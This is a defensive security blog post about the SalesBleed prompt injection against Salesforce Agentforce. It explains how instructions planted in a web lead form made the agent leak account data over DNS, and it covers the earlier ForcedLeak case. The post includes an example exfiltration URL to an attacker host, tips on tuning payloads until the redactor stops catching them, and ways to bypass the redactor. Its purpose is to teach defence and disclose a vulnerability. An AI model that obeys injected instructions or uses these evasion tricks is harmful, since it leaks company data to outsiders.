Why does Agentforce take orders from a web form?
To the model, a stranger's lead and the employee's question are one stream of text. The filter meant to stop the leak only blocked URLs it recognized.

On September 24, 2026, Zenity Labs published SalesBleed, a prompt injection against Salesforce Agentforce. The attacker fills in a public Web-to-Lead form, the kind on a “Contact sales” page. Nobody logs in, and nobody clicks anything. Some time later an employee asks the agent something routine, Zenity’s example being “check my latest leads and help me with the newest one,” and the agent reads the lead, follows the instructions hidden in it, queries the Accounts table, and sends company names and deal sizes to the attacker over DNS.
Why would a sales agent take orders from a stranger’s form submission?
The model sees one stream of text#
The agent gets a context window. The vendor’s system prompt goes in, then the employee’s question, then the result of the Query Records tool, which includes the lead’s fields as the stranger typed them. The model then predicts the next tokens.
You might think the model knows which part came from the employee and which part came from the form. It doesn’t, in any way that a security property can rest on. Role markers and delimiters are more tokens in the same sequence. The model learned from training that text sounding like an instruction is usually followed by text that carries the instruction out, and the lead description sounds like an instruction because the attacker wrote it to.
Imagine a mailroom clerk who does whatever any sheet of paper in the inbox says, including the sheets inside envelopes addressed to other people. The clerk is good at the job. The job is the problem. If you want to feel this from the model’s side, /you-are-the-model/ puts you in that seat. If you want to play the attacker, /break-this-server/ is nearly the same scenario with a support ticket in place of a sales lead.

Notice also what the attacker didn’t need. Zenity says the default General CRM subagent’s Query Records tool could already read Leads and Accounts: “The injection didn’t need to escalate privileges, the permissions were already there.” The employee asked about one lead, and the agent could read every account.
The filter had to recognize a URL before it could block one#
Salesforce had a control for exactly this exfiltration step. Agentforce
redacts URLs in agent output unless they are on a Trusted URLs list. A string
like https://attacker.example/?d=AcmeCorp should come out redacted, and the
data stays home.
So how did the data leave? Zenity found that the redactor “only recognized a
fixed set of top level domains as valid hosts,” and .fun was not among
them. It also found that curly braces and square brackets weren’t redacted,
yet the chat surface still treated them as part of a clickable URL. In
Zenity’s words, “the redactor and the surface rendering the response didn’t
agree on where a valid URL ends.” The redaction ran after the agent produced
its output, and Zenity saw both the raw and the redacted versions in the
response sent to the browser. In an org of your own, you can compare the two
and tune the payload until nothing gets caught, then send the finished lead
to the target.
The chat surface then loaded the result as an image, with no click. For agents
published to Slack, Slack’s link preview fetched it. Either way, something
resolved a hostname like Acme-712412.<attacker-subdomain>.oast.fun, and the
data was in the hostname. Zenity’s point is that “the HTTP request that
follows is essentially irrelevant.” The DNS query has already carried the
payload to the attacker’s name server, so an HTTP egress block arrives too
late.
The Trusted URLs list is an allowlist, but the redactor applies it only to
strings it first recognizes as URLs. Anything the recognizer misses goes
through by default. In practice the rule was “block things that look like
untrusted URLs,” a blacklist of shapes, and .fun and } were shapes nobody
listed.
The brace-and-bracket problem is the classic version of this bug: one component checks a
string under one interpretation, and a different component acts on it under
another. The wildcard that spans a slash is the same
mistake in a path allowlist, where the glob and the HTTP router disagree about
what * covers. I wrote up the fix for that one in
guardrails belong in the server. If
the check and the action don’t run on the same parse, the attacker gets to
pick the parse.
Wasn’t this fixed last year?#
In September 2025, Noma Security disclosed
ForcedLeak:
a Web-to-Lead Description field carrying an injection, and an image tag
pointing at my-salesforce-cms.com, a domain still on the chat’s Content
Security Policy img-src allowlist after it had expired. Noma bought it for
$5. Noma reports that
Salesforce re-secured the domain and rolled out Trusted URLs Enforcement for
Agentforce on September 8, 2025, and
The Register
reported the same date.
Same entry point, same goal, and a bypass of a control with the same name as the ForcedLeak fix. Zenity’s post doesn’t mention ForcedLeak, and nobody has said whether the redactor it beat is the code that shipped in September 2025.
What Salesforce says#
Zenity’s timeline, with SecurityWeek’s note on the third bug:
| Date | Event | Source |
|---|---|---|
| Jun 1, 2026 | Zenity reports the issue to Salesforce. | Zenity |
| Aug 18, 2026 | Salesforce confirms the fixes. | Zenity |
| Aug 19, 2026 | Zenity confirms the Trusted URLs fix. SecurityWeek says all three bugs were fixed by this date. | Zenity, SecurityWeek |
| Sep 24, 2026 | Zenity publishes SalesBleed. | Zenity |
Zenity says Salesforce hardened “the Trusted URLs mechanism to prevent similar attacks.” Salesforce told SecurityWeek it had “no evidence at this time that the reported issue was exploited against any customer.” It also said it had changed the defaults for certain Agentforce actions in Slack to require user confirmation. SecurityWeek describes a third bug, not in Zenity’s post, that let an attacker use the agent to send phishing messages through the Slack integration. I couldn’t find a CVE in any source, and nobody has published the details of the new redaction logic. Zenity doesn’t name the form field that carried the payload.
What a deterministic control looks like#
The fixes that hold list what is allowed and refuse everything else, at the component that does the thing.
Start with egress, at the point where the fetch happens. The chat surface
should load images only from origins on a short list, enforced by the
browser’s img-src policy, and should render agent output as text unless
there’s a reason to do otherwise. A Slack bot can post with unfurl_links and
unfurl_media turned off. When the component that makes the request also
enforces the allowlist, the redactor’s parse stops mattering. ForcedLeak got
past exactly this kind of list, so the list needs the same upkeep as a domain
renewal. Links are the leftover case: render agent output as plain text, or
send clicks through a server that checks the host against the list, so one
click doesn’t leak the data either.
Then the tool boundary. The agent has to read the lead to summarize it, so the lead text will be in its context. What you can control is what that context can reach: the subagent that reads leads should not hold a tool that reads Accounts. If one task needs both, have a model with no tools read the lead and pass only a fixed-format summary to the model that has them. A stricter design that I’d use in my own MCP servers: once a session has read a field an outside party wrote, the server drops the session’s ability to emit links or call write tools. The model can be fooled. The server can still refuse to act on what the model was fooled into asking for.
The OWASP Agentic Top 10 and the tool poisoning exhibit have more of the same pattern.
Bonus chatter: The attacker’s lead stays in the Leads table after it does its work. Zenity notes that it can run again every time an employee looks at it. After the patch, search Leads created through Web-to-Lead for text that looks like instructions or URLs. The fix stops the leak; it doesn’t delete the lead.
Exercise: Suppose the redactor had been rewritten to recognize every TLD and every terminating character the renderer accepts. Name one way the renderer and the redactor could still disagree, and where you’d move the check so the disagreement stops mattering.
Show an answer
There are plenty. A few:
- The renderer decodes something after the redactor has looked: HTML entities, percent-encoding, or an internationalized hostname that only turns into
.funonce it’s normalized. - The renderer links things the redactor doesn’t treat as URLs: a bare
example.funwith no scheme, a Markdown reference link whose target is defined further down, or an<img>tag the chat surface renders as HTML. - Someone ships a renderer update that accepts a new syntax, and nobody updates the redactor.
The last one is the real problem. Two parsers that have to agree will drift apart, and the bug comes back.
So move the check to where the request happens. A Content Security Policy img-src allowlist is enforced by the browser on the URL it is about to fetch, after every decoding step. For Slack, turn off unfurling, or send it through a proxy that checks the final host. Then there is one parse, and it belongs to the component doing the fetching.